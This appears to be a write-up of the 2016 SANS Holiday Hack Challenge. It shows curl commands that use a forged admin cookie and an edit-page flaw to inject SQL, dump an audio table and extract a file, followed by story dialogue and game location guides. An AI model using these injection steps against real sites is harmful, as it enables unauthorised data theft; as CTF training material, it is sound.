
Value
82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7
 bca04d86e573b965cd9b6549b7494d6463a40365b71f76884152

Domain
analytics.northpolewonderland.com

Path
/

Expiration
31/12/2017 05:14 PM

And with a quick refresh of the page, we now have access to a new function in place of mp3



The screenshot shows a top navigation bar with links: Sprusage, Query, View, Edit (which is highlighted with a red border), and Logout. Below the bar is the Sprusage logo and a welcome message: "Welcome to the 'Sprusage' usage monitor!".

The first issue with the website is that it should never trust the client browser. Using

```
$session_start(); $_SESSION["key"] = 'data';
```

is a more secure technique since this data will be hidden from the client.

Additionally, the github repo has data that was committed but never changed. Using a public repo was bad enough but committing secret data into the repo has consequences as well. Even if the current code is sanitized you can look at previous commits to see what was removed. So, while setting a cookie as the administrator is technically fun, the password for the administrator account, "KeepWatchingTheSkies", exists in several places in the code. One example can be found at line 100 in commit [cf5f27b161](#) for sprusage.sql. As mentioned, the crypto.php also contained the key used as a salt.

```
define('KEY', "\x61\x17\x41\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
```

The next step was to find the audio file and download it. Once again the source code would assist with this. It would also be necessary to use both the guest and administrator accounts to take advantage of the existing vulnerabilities.

The first useful piece of information was in the [sprusage.sql file](#). This file describes the schema for the database. The tables we're interested in are the reports table and the audio table.

Reports Schema	Audio Schema
<pre>CREATE TABLE `reports` (`id` varchar(36) NOT NULL, `name` varchar(64) NOT NULL, `description` text, `query` text NOT NULL, PRIMARY KEY (`id`)</pre>	<pre>CREATE TABLE `audio` (`id` varchar(36) NOT NULL, `username` varchar(32) NOT NULL, `filename` varchar(32) NOT NULL, `mp3` MEDIUMBLOB NOT NULL, PRIMARY KEY (`id`)</pre>

The next piece of useful information is the [edit.php](#) page that's only accessible by the administrator.

The web interface implies that the name and description of a record can be modified given a valid id. Looking closer at the code though a couple details are apparent. First, a POST isn't necessary at all since the page will accept the \$_GET global PHP variable to fill fields

```
if(!isset($_GET['id'])) {
```

Next, the edit page simply accepts all columns as input using a join funtion to perform the updates.

```
$query = "UPDATE `reports` ".  
        "SET " . join($set, ', ') . '' .  
        "WHERE `id`='". mysqli_real_escape_string($db, $_REQUEST['id']) . """;
```

While the webpage doesn't allow an administrator to provide an update to the query, by using curl we can attempt to inject the query field and update that as well with arbitrary SQL commands. But first, we need a valid UUID to work with. Trying to guess one using fuzzing techniques may sound like fun, but you'd probably have better chances of winning the lottery. The best way to get a UUID is to login to the web page as guest and create any query and using the "save query" button to create a report.

The screenshot shows a web browser window with the URL <https://analytics.northpolewonderland.com/query.php#>. The page has an orange header with navigation links: Sprusage, Query, View, MP3, and Logout. The main content area has a large title 'Sprusage' and a sub-header 'Welcome to the 'Sprusage' usage monitor!'. Below this, a section titled 'Welcome to the query engine!' contains a form with a single input field labeled 'Which would you like to query?'. A red banner at the top of this section says 'Report Saved!'. Below the banner, a message states 'Saved your report as report-51e6ed0d-c318-4d43-a47c-3af9c0070ce1' and 'Please bookmark that link if you want to keep it!'. The entire screenshot is framed by a light gray border.

The developers intended for users to be able to recall a report and see the data returned to it by the saved query. When abused, we can make the query be anything we want which includes a dump of the audio table.

Now that we have a valid UUID to work with we can pass a GET request to the page and set the following values. It's only important for us that we modify the query

```
name = any string  
description = any string  
query = select * from audio
```

Update Report to show all records from Audio table

```
kevin@0x2f8:~/Documents/2016SANS/warriar$ curl -X GET -H "Cookie:  
AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5ed5770daf9eef18a4384f6e7bca04  
d86e573b965cd9b6549b7494d6463a40365b71f76884152"  
"https://analytics.northpolewonderland.com/edit.php?id=51e6ed0d-c318-4d43-a47c-  
3af9c0070ce1&name=foobar&description=foobar&query=select * from audio"
```

Now, when we go to the view page and enter the UUID from the report we see data that is of much more value to us

Details

ID	51e6ed0d-c318-4d43-a47c-3af9c0070ce1
Name	foobar
Details	foobar

Output

You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

You'll notice that the mp3 column is blank. We'll need to first update our query to only return the mp3 we're interested in and base64 encode it so we can save it to a file.

Set Query to return only the administrators mp3 record

```
kevin@0x2f8:~/Documents/2016SANS/warriar$ curl -X GET -H "Cookie:  
AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5ed5770daf9eef18a4384f6e7bca04  
d86e573b965cd9b6549b7494d6463a40365b71f76884152"  
"https://analytics.northpolewonderland.com/edit.php?id=51e6ed0d-c318-4d43-a47c-  
3af9c0070ce1&name=foobar&description=foobar&query=select * from audio ORDER BY ID  
DESC LIMIT 1"
```

Verify that the query only returns the administrators mp3

Output

You may have to scroll to the right to see the full details

id	username	filename	mp3
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

Set the query to encode the mp3 and only return that field

```
kevin@0x2f8:~/Documents/2016SANS/scripts$ curl -X GET -H "Cookie: AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cd9b6549b7494d6463a40365b71f76884152" "https://analytics.northpolewonderland.com/edit.php?id=51e6ed0d-c318-4d43-a47c-3af9c0070ce1&name=foobar&description=foobar&query=select T0_BASE64(mp3) from audio ORDER BY ID DESC LIMIT 1"
```

Download the Audio File, remove the HTML, then decode it

```
kevin@0x2f8:~/Documents/2016SANS/warriar$ curl -X GET -H "Cookie: AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cd9b6549b7494d6463a40365b71f76884152" "https://analytics.northpolewonderland.com/view.php?id=51e6ed0d-c318-4d43-a47c-3af9c0070ce1&name" -o discombobulatedaudio7.b64

** Edit the File to remove HTML**

kevin@0x2f8:~/Documents/2016SANS/audio$ base64 -D discombobulatedaudio7.b64 > discombobulatedaudio7.mp3
```

What are the names of the audio files you discovered from each system above? There are a total of SEVEN audio files (one from the original APK in Question 4, plus one for each of the six items in the bullet list above.)

- 1) APK File: **discombobulatedaudio1.mp3**
- 2) Mobile Analytics Credentialed Login: **discombobulatedaudio2.mp3**
- 3) Dungeon: **discombobulatedaudio3.mp3**
- 4) DEV: **debug-20161224235959-0.mp3**
- 5) Banner Ads: **discombobulatedaudio5.mp3**
- 6) Exception Server: **discombobulated-audio-6-XyzE3N9YqKNH.mp3**
- 7) Mobile Analytics POST Login: **discombobulatedaudio7.mp3**

Part 5: Discombobulated Audio

Josh sighed as he scratched his head. "Hey, sis. We've managed to own much of the SantaGram infrastructure, but all we've got to show for it is these strangely distorted audio files. They sound weird, as though they've been all discombobulated somehow. We certainly haven't found the criminal who abducted Santa. Also, there's that one door at the North Pole we haven't been able to get open yet. Very curious, I tell you."

Something Joshua just said triggered Jessica's memory. "I recall seeing a weird machine here at the North Pole called 'The Audio Discombobulator.' Remember it? It mentioned how it cuts, mixes, and

stirs songs together, and then distributes them throughout the North Pole. I guess that explains the music that saturates everything up here. Perhaps these weird audio files came from that machine... but they don't sound much like music, and certainly not whole songs."

"What if..." Josh contemplated, "...the villain walked by the Audio Discombobulator and uttered something... Not a song, which the machine is used to dealing with, but instead a sentence or a phrase. The machine might have heard that, cut it up, mixed it, and then distributed it throughout the North Pole!"

Jess concluded the thought, "Wow! Let's see if we can put the pieces of this crazy audio puzzle back together. It might help us find the bad guy."

And, finally, Kevin, now is your chance to bring the foul villain who nabbed Santa to justice. Analyze the audio files and find the villain in the North Pole to answer these questions:


To analyze the audio I first verified that all the files were at the same, constant birate.

```
kevin@0x2f8:~/Documents/2016SANS/audio$ file *.mp3
debug-20161224235959-0.mp3:                      Audio file with ID3 version 2.3.0,
contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
discombobulated-audio-6-XyzE3N9YqKNH.mp3: Audio file with ID3 version 2.3.0,
contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
discombobulatedaudio1.mp3:                      Audio file with ID3 version 2.3.0,
contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
discombobulatedaudio2.mp3:                      Audio file with ID3 version 2.3.0,
contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
discombobulatedaudio3.mp3:                      Audio file with ID3 version 2.3.0,
contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
discombobulatedaudio5.mp3:                      Audio file with ID3 version 2.3.0,
contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
discombobulatedaudio7.mp3:                      Audio file with ID3 version 2.3.0,
contains: MPEG ADTS, layer III, v1, 128 kbps, 44.1 kHz, JntStereo
```

Since all files are the same constant bitrate, I then concatenated them in the suggested discovery order.

```
kevin@0x2f8:~/Documents/2016SANS/audio$ cat discombobulatedaudio1.mp3
discombobulatedaudio2.mp3 discombobulatedaudio3.mp3 debug-20161224235959-0.mp3
discombobulatedaudio5.mp3 discombobulated-audio-6-XyzE3N9YqKNH.mp3
discombobulatedaudio7.mp3 > AllFiles.mp3
```


Finally I used the Audacity tool to increase the tempo of the files without increasing the pitch. Due to limitations of the GUI it was necessary to increase the tempo by 400% on the first pass and then 125% on the second pass. This left me with an audio clip that revealed the password to enter the corridor.



Download the recombobulated audio file [HERE](#)

9) Who is the villain behind the nefarious plot.

The villain, as I had suspected all along, is none other than **Doctor Who**. Initial clues that lead me to believe the Doctor was the villain were the Tardis on Santa's desk as well as the sprites in the game source files.



10) Why had the villain abducted Santa?

Why not let the Doctor explain it himself.

<Dr. Who> - The question of the hour is this: Who nabbed Santa.

<Dr. Who> - The answer? Yes, I did.

<Dr. Who> - Next question: Why would anyone in his right mind kidnap Santa Claus?

<Dr. Who> - The answer: Do I look like I'm in my right mind? I'm a madman with a box.

<Dr. Who> - I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.

<Dr. Who> - Give me a world like that. Just once.

<Dr. Who> - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.

<Dr. Who> - It was sort of one of those days.

<Dr. Who> - Well. You know what I mean.

<Dr. Who> - Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.

<Dr. Who> - We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends... All because you foiled my brilliant plan. Nice work.

And so you have it. The Doctor, as well as allegedly everyone else, despises the Star Wars Holiday Special. Now we're stuck with it; so who's really the villain here after all?

Epilogue: Bringing It All Home

With Santa's rescue and the discovery of his abductor, the Dosis children were finally satisfied that Christmas was now safe. They contacted their father's friends in law enforcement to ensure the villain would pay for his crime.

And that, Kevin, is the story of how you helped the Dosis children save Christmas and preserve the whole holiday season yet again.

Achievements (21/21)

	Gumshoe	Talk to Jess and Josh about Santa's Kidnapping
	Now you're thinking with portals!	Go through the portal in the Dosis house and enter the North Pole Wonderland
	Answer Me These Questions, Three	Speak with Tom Hessman
	It Runs Doom	Find the Cranberry Pi Board
	Not For Dishes	Find the Heatsink
	Aych Dee	Find the HDMI Cable
	Holiday Card	Find the SD Card
	1.21 GIGAWATTS!	Find the Power Cord
	Delicious P13	Assemble the Cranberry Pi
	Netwars Experience	Visit the NetWars Experience Room
	Plugging In	Use the Cranberry Pi on any of the terminals
	Gone Spelunking	Complete the Wumpus Challenge and enter the password in the terminal
	Chess?	Complete the War Games Challenge by entering the password to The Corridor
	The One Who Knocks	Complete the Doormat Challenge in the workshop and enter the password

	Peacoats and PCAPs	Complete the tcpdump Challenge in the workshop and enter the password
	OUTATIME	Complete the Train Challenge and travel back in time to 1978
	A musical parfait	Use the Marvelous Music Machine located near the ladder to the NetWars Treehouse
	Time Marches On	Solve the Audio Discombobulator Challenge by entering the password for door in The Corridor
	Catch 'em All	Find all 20 of the NetWars Challenge Coins (7 in 1978, 13 in the now)
	A Christmas Miracle	Find Santa in 1978 in the DFER
	Pulling Back the Curtain	Catch Santa's Kidnapper, Doctor Who

Time Marches On – Additional Background

- The password is from the 2010 Doctor Who Special “A Christmas Carol,” The Doctor is talking to Eric and the following conversation ensues:
The Doctor: *Don't worry... fat fellow will be doing the rounds later. I'm just scoping out the general chimneyness. Yes. Nice sides, good traction.*
[Burns his hand on the mantle]
The Doctor: *Bit tick.*
Eric: *Fat fellow?*
The Doctor: *Father Christmas, Santa Claus. Or, as I've always known him, Jeff.*

CranberryPi Parts Locations

Cranberry Pi Board: Inside the Secret Fireplace Room next to Sugarplum Mary in Elf House #1

- Unlocks Achievement: It Runs Doom

Heatsink: Behind the stacked sacks on the back left corner of Elf House #2 – Upstairs

- Unlocks Achievement: Not For Dishes

Power Cord: Behind the Snowman in the North Pole. Near the ladder that leads to the NetWars Experience

- Unlocks Achievement: 1.21 GIGAWATTS!

HDMI Cable: In the **Workshop**, lower level, near the back wall, behind the first Reindeer on the left.

- Unlocks Achievement: Aych Dee

SD Card: At the end of the dead end ramp on the east end of the **Workshop**

- Unlock Achievement: Holiday Card

Netwars Coin Locations (20)

Secret Fireplace Room: In the bottom left corner after entering the fireplace in **Elf House #1**

Elf House #2: On the bottom shelf next to the stove in the tiled kitchen area

Elf House #2: Hidden under the right edge of the sofa that is facing the fireplace

Elf House #2 – Upstairs: In trough at the very front of the room

Unnamed House: Hidden near the peak of a roof just south of the Big Tree House and east of Elf House #2

NetWars Experience Treehouse Room: Behind the tree. Go around the room to the left, go behind the sign and look close to the back of the room

NetWars Experience TreeHouse : After exiting the NetWars Experience room going towards the **Small Tree House**, look on the east edge of the **Netwars Experience Tree House Roof**.

Small Tree House: Near the back of the room, slightly hidden behind the tree and left of the foot of the bed.

Upper North Pole: After ascending the ladder and arriving in the area near the **Workshop**, follow the ledge to the right and it will be lying in the snow, not far from **Bushy Evergreen**

Workshop: On the conveyor belt at the end of the workbench, between two presents.

Coins only accessible in the present with Cranberry Pi!

DFER: After getting the password for the Wumpus the coin is on the floor to the right of the room

Elf House #2 – Room 2: After extracting the data and entering the password **santaslittlehelper** the coin is on the lower wall to the right in Room 2.

The Corridor: In the small crate to the left as soon as you enter the corridor

Coins in 1978

Holly Evergreen: Right next to Holly Evergreen's head

The Big Tree: In the big tree where **Tom Hessman** was in the present. On the top level near the top foot of the bed

North Pole Common: Behind and between the two houses just southwest of the Grinch Sign

NetWars Experience Treehouse: Behind the Space Invaders screen

Workshop: Behind the crate on the floor near the small sack.

Santa's Office: After going back in time to 1978 you'll find the suit of armor holding a coin

Workshop – Train Station: On the edge of the platform above the first row of tables as you enter the room

Character Locations and Dialogue ([The Present](#) | [The Past](#))

Josh and Jessica Dosis: In their home at the start of the game

- Gives Quest: Find Santa's kidnapper
- Unlocks Achievement: Gumshoe

<Jessica Dosis> – Someone has abducted Santa Claus!

<Jessica Dosis> – We found his business card. And we're the only ones who know that Santa's been abducted.

<Jessica Dosis> – We've got to do something... let's look at this card to see if it can be any help in finding out what happened to Santa!

<Josh Dosis> – Who would do such a thing? And on Christmas Eve no less.

<Josh Dosis> – They'll destroy Christmas! But why?

<Josh Dosis> – We found Santa's business card. It must have fallen out of his pocket while someone was kidnapping him.

Holly Evergreen: Outside of "The Train Station" in the North Pole as soon as you exit the portal from the Dosis house

- Gives Quest: Find all the Cranberry Pi pieces and talk to Holly Evergreen
- Gives Clue: [Cranbian Image](#)
- Unlocks Achievement: Delicious P13

<Holly Evergreen> – Hi, I'm Holly Evergreen. Welcome to the North Pole Wonderland!

<Holly Evergreen> – I'm glad you're here. We need help finding Santa!

<Holly Evergreen> – He was delivering toys to good girls and boys, but he disappeared mysteriously.

<Holly Evergreen> – We saw his sleigh overhead, and some elves have found and collected pieces that fell to the ground.

<Holly Evergreen> – Have you met the Oracle? He is the wisest of the wise, and we all manage the scope of projects through him. You should check with him before attacking any systems.

<Holly Evergreen> – SantaGram? All of Santa's bug bounty elves are on it. I hope I get promoted to that team someday.

<Holly Evergreen> - Wow, you found all the pieces of the Cranberry Pi! Great Job! I have one more piece for you to look at. You'll need a Cranbian image to use the Cranberry Pi, but only Santa knows the login password. Can you [download the image](#) and tell me the password?

<Holly Evergreen> - You're right, that password unlocks the 'crampi' account on your Cranberry Pi!

<Holly Evergreen> - With all the pieces of the Cranberry Pi and the Cranbian password, you'll be able to access the terminals throughout the North Pole Wonderland.



<Holly Evergreen> -

<Holly Evergreen> - Maybe the terminals will offer some clues for finding Santa.

<Holly Evergreen> - If you lose it, you can always [download the Cranbian image again](#).

<Holly Evergreen> - My aunt just gave me her famous Cran Pie recipe, which seems simple - there are only five ingredients! But I don't understand these instructions. What do you mean, the heat sinks?

Sparkle Redberry: Located directly west of Holly Evergreen in the North Pole

- Gives/Completes Quest: "Find all of the missing NetWars Challenge Coins and return them to Sparkle Redberry"

<Sparkle Redberry> - Hi, I'm Sparkle Redberry.

<Sparkle Redberry> - ... I'm a little distraught at the moment.

<Sparkle Redberry> - A lot of the North Pole Wonderland elves work in the bug bounty team. That's how Santa finances this whole North Pole operation.

<Sparkle Redberry> - I'm working to build my skills to contribute more to the team. Each time I master a pen testing skill area, I get a NetWars challenge coin.

<Sparkle Redberry> - I've got a hole in my pocket, and I've lost my NetWars Coins.

<Sparkle Redberry> - Do you think you could help me find them? It would mean the world to me!

<Sparkle Redberry> - Oh my hero! You found all of my lost challenge coins!

<Sparkle Redberry> - I'll be sure to put in a good word with the big man on your behalf!

Minty Candycane: Member of Rudolph's Red Team. Located in the Small Tree House which is found after exiting the east door from the Netwars Experience.

- Gives Clue: [RockYou Password List](#)
- Gives Clue: NMAP to find ports (Dungeon Server port 11111)
- Gives Clue: NMAP to find extra files (Mobile Analytics Part 2)

<Minty Candycane> - Howdy, my name is Minty Candycane. I'm on the red team, Rudolph's Red Team!

<Minty Candycane> - I've been spending a lot of time with NMAP. It is such a great port scanner! I'm very thorough so I check all the TCP ports to look for extra services.

<Minty Candycane> - NMAP is also great for finding extra files on web servers. The default scripts run with the "-sC" option work really well for me.

<Minty Candycane> - What did the elf say was the first step in using a Christmas computer?

<Minty Candycane> - "First, YULE LOGon"!

<Minty Candycane> - I crack people up.

<Minty Candycane> - Speaking of cracking, John the Ripper is fantastic for cracking hashes. It is good at determining the correct hashing algorithm.

<Minty Candycane> - I have a lot of luck with the [RockYou password list](#)

<Minty Candycane> - Speaking of rocks, where do geologists like to relax?

<Minty Candycane> - In a rocking chair. HA!

<Minty Candycane> - Buddy, you're an old man poor man - pleadin' with your eyes, gonna make you some peace some day... What? Oh, sorry, I've just had that song stuck in my head all day...

Bushy Evergreen: Member of the Android Analysis team. Located at the end of the Workshop -Train Station Building in the upper North Pole area.

- Gives Clue: Decompile Android Apps with [Apktool](#)
- Gives Clue: [Video on manipulating and re-signing Android Apps](#)

<Bushy Evergreen> - Hi, I'm Bushy Evergreen. Shinny and I lead up the Android analysis team.

<Bushy Evergreen> - Shinny spends most of her time on app reverse engineering. I prefer to analyze apps at the Android bytecode layer.

<Bushy Evergreen> - My favorite technique? Decompiling Android apps with [Apktool](#)

<Bushy Evergreen> - JadX is great for inspecting a Java representation of the app, but can't be changed and then recompiled.

<Bushy Evergreen> - With Apktool, I can preserve the functionality of the app, then change the Android bytecode smali files.

<Bushy Evergreen> - I can even change the values in Android XML files, then use Apktool again to recompile the app.

<Bushy Evergreen> - Apktool compiled apps can't be installed and run until they are signed. The Java keytool and jarsigner utilities are all you need for that.

<Bushy Evergreen> - [This video on manipulating and re-signing Android apps](#) is pretty useful.

<Bushy Evergreen> - Santa's got me working so much overtime to get ready for this year's deliveries...I could REALLY use some Java.

<Bushy Evergreen> - Honestly, I need some sleep. I can't run on caffeine forever - what does he think I am, some kind of Android?

Tom Hessman: Located in The Big Tree

- Unlocks Achievement: Answer Me These Questions, Three
- Provides validation of in-scope IP Addresses

<Tom Hessman> - I am the great and powerful oracle, also known as Tom Hessman.

<Tom Hessman> - If you enter some text, I will treat it as a question.

<Tom Hessman> - Ask me about an IP address, I will tell you if it is in scope.

<Tom Hessman> - You can only target those I approve, despite my entertaining trope.

<Tom Hessman> - Yes! 104.198.252.157 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.

<Tom Hessman> - Yes! 104.198.221.240 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.

<Tom Hessman> - Yes! 35.184.63.245 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.

<Tom Hessman> - Yes! 35.184.47.139 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.

<Tom Hessman> - Yes! 104.154.196.33 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.

Sugarplum Mary: Just a developer. Located in Elf House #1

- Gives Clue: [Local File Inclusion Blog Post](#)

<Sugarplum Mary> - Hi, I'm Sugarplum Mary. I'm a developer!

<Sugarplum Mary> - I like PHP, it offers so much flexibility even though the syntax is straight out of 1978.

<Sugarplum Mary> - PHP Filters can be used to read all kinds of I/O Streams.

<Sugarplum Mary> - As a developer, I must be careful to ensure attackers can't use them to access sensitive files or data.

<Sugarplum Mary> - Jeff McJunkin wrote a [blog post](#) on local file inclusions using this technique.

<Sugarplum Mary> - I need to go back and make sure no one can read my source code using this technique.

<Sugarplum Mary> - I love curly braces and semicolons.

<Sugarplum Mary> - So I was talking with Minty about how much I wish Santa would take me on deliveries.

<Sugarplum Mary> - I'd get to travel, to see the world, you know?
<Sugarplum Mary> - Shinny interrupts and starts going on and on about how GREAT the North Pole is, there's so much to DO here, why would anyone want to leave, and all that.
<Sugarplum Mary> - I said, "Shinny, look - everyone's getting sick of your Localphile Intrusions.'

Pepper Minstix: One of Santa's Bug Bounty Elves. She's near a workbench in the back of the Workshop

- Gives Clue: [Mining Meteor Blog Post](#)
- Gives Clue: [Meteor Miner App](#)
- Gives Clue: [Tampermonkey Plugin](#)
- Gives App: [Offline copy of Dungeon](#)

<Pepper Minstix> - Hi, my name is Pepper Minstix. I'm one of Santa's bug bounty elves.
<Pepper Minstix> - Lately, I've been spending time attacking JavaScript frameworks, specifically the Meteor Framework
<Pepper Minstix> - Meteor uses a publish/subscribe messaging platform. This makes it easy for a web page to get dynamic data from a server.
<Pepper Minstix> - Meteor's message passing mechanism uses the Distributed Data Protocol (DDP). DDP is basically a JSON-based protocol using WebSockets and SockJS for RPC and data management.
<Pepper Minstix> - The good news is that Meteor mitigates most XSS attacks, CSRF attacks, and SQL injection attacks.
<Pepper Minstix> - The bad news is that people get a little too caught up in messaging subscriptions, and get too much data from the server.
<Pepper Minstix> - You should check out Tim Medin's talk from HackFest 2016 and the related blog post
<Pepper Minstix> - Also, Meteor Miner is a browser add-on for Tampermonkey to easily browse through Meteor subscriptions. Check it out!
<Pepper Minstix> - When I need a break from bug bounty work, I play Dungeon. I've been playing it since 1978. I still have yet to beat the Cyclops..
<Pepper Minstix> - Alabaster's brother is the only elf I've ever seen beat it, and he really immersed himself in the game. I have an old version here.
<Pepper Minstix> - Hey I just noticed my cursive changes dramatically when I've had a lot of coffee. It gets a little more dynamic and harder to interpret. Does your handwriting have a distinct Javascript too?

Shinny Upatree: Another one of Santa's bug bounty elves found in the Workshop Train Station near the train

- Gives Clue: [Josh Wright's 2016 presentation on Android Studio and JadX](#)

<Shinny Upatree> - Hi, my name is Shinny Upatree. I'm one of Santa's bug bounty elves.
<Shinny Upatree> - I'm the newest elf on Santa's bug bounty team. I've been spending time reversing Android apps.
<Shinny Upatree> - Did you know Android APK files are just zip files? If you unzip them, you can look at the application files.
<Shinny Upatree> - Android apps written in Java can be reverse engineered back into the Java form using JadX.
<Shinny Upatree> - The JadX-gui tool is quick and easy to decompile an APK, but the jadx command-line tool will export the APK as individual Java files.
